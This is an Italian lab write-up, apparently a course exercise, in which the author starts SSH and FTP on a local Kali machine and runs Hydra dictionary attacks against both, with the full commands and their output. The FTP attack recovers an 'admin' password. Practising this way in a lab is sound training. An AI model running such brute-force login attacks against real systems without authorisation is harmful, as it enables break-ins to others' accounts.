

S6L4

Per questo esercizio, ho creato due utenti e ho testato Hydra per craccare i login dei servizi SSH e FTP.

Ho usato il comando **sudo adduser** per creare i nuovi utenti ed impostare la password.

Servizio SSH

```
(kali㉿kali)-[~]
$ sudo systemctl start ssh

(kali㉿kali)-[~]
$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Thu 2024-05-16 09:28:00 EDT; 8s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 4456 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 4457 (sshd)
    Tasks: 1 (limit: 3405)
   Memory: 2.9M (peak: 3.2M)
      CPU: 31ms
   CGroup: /system.slice/ssh.service
           └─4457 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 16 09:28:00 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
May 16 09:28:00 kali sshd[4457]: Server listening on 0.0.0.0 port 22.
May 16 09:28:00 kali sshd[4457]: Server listening on :: port 22.
May 16 09:28:00 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali㉿kali)-[~]
$ ssh test_user@192.168.1.29
The authenticity of host '192.168.1.29 (192.168.1.29)' can't be established.
ED25519 key fingerprint is SHA256:hvq05I5IypMBDbzu2wS2sZ6XRsnM4/E9GauIyry3ezA.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.29' (ED25519) to the list of known hosts.
test_user@192.168.1.29's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 16 09:01:06 2024 from 192.168.50.100
(test_user㉿kali)-[~]
$ █
```

Per prima cosa ho avviato il servizio ssh per renderlo disponibile per la connessione con il comando: **sudo systemctl start ssh**.

Ho controllato che il servizio SSH fosse attivo e funzionante correttamente con il comando **sudo systemctl status ssh**. Il servizio è stato confermato come "active (running)".

Successivamente con il comando: **ssh test_user@192.168.1.29** ho stabilito una connessione SSH al server con l'IP **192.168.1.29** usando l'utente **test_user**. Dopo aver confermato l'autenticità dell'host e inserito la password, ho avuto accesso al sistema remoto.


Come ultimo passaggio ho usato Hydra con il comando:
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 192.168.1.29 -t4 ssh

Per utilizzare una lista di username e password per un tentativo di attacco a dizionario sul servizio SSH del server 192.168.1.29. Il parametro -t4 specifica l'uso di 4 task paralleli.

```
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 192.168.1.29 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 09:40:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tri
es per task
[DATA] attacking ssh://192.168.1.29:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 8295454999960 to do in 3456439583:20h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 8295454999916 to do in 4937770833:18h, 4 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 26.43 tries/min, 185 tries in 00:07h, 8295454999815 to do in 5231368017:55h, 4 active
[STATUS] 25.87 tries/min, 388 tries in 00:15h, 8295454999612 to do in 5345009664:42h, 4 active
```

Servizio FTP



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ftp 192.168.1.29  
Connected to 192.168.1.29.  
220 (vsFTPD 3.0.3)  
Name (192.168.1.29:kali): admin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Con il comando: **ftp 192.168.1.29**

Ho stabilito una connessione FTP al server con l'IP 192.168.1.29.

Successivamente ho inserito le credenziali dell'utente FTP richieste per accedere al server.


Come ultimo passaggio ho attaccato con Hydra usando il codice:

hydra -L /home/kali/Desktop/user.txt -P

/home/kali/Desktop/pass.txt 192.168.1.29 -t4 ftp -v

Per velocizzare l'attacco ho creato una lista user e password in cui ci sono le credenziali corrette da far usare ad Hydra.

Ho quindi eseguito un attacco a dizionario sul servizio FTP del server 192.168.1.29, utilizzando una lista di username e password personalizzata. L'opzione -t4 specifica l'uso di 4 task paralleli e -v attiva la modalità verbosa.



```
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt 192.168.1.29 -t4 ftp -v  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 10:34:23  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task  
[DATA] attacking ftp://192.168.1.29:21/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[21][ftp] host: 192.168.1.29 login: admin password: pippo  
[STATUS] attack finished for 192.168.1.29 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 10:34:42
```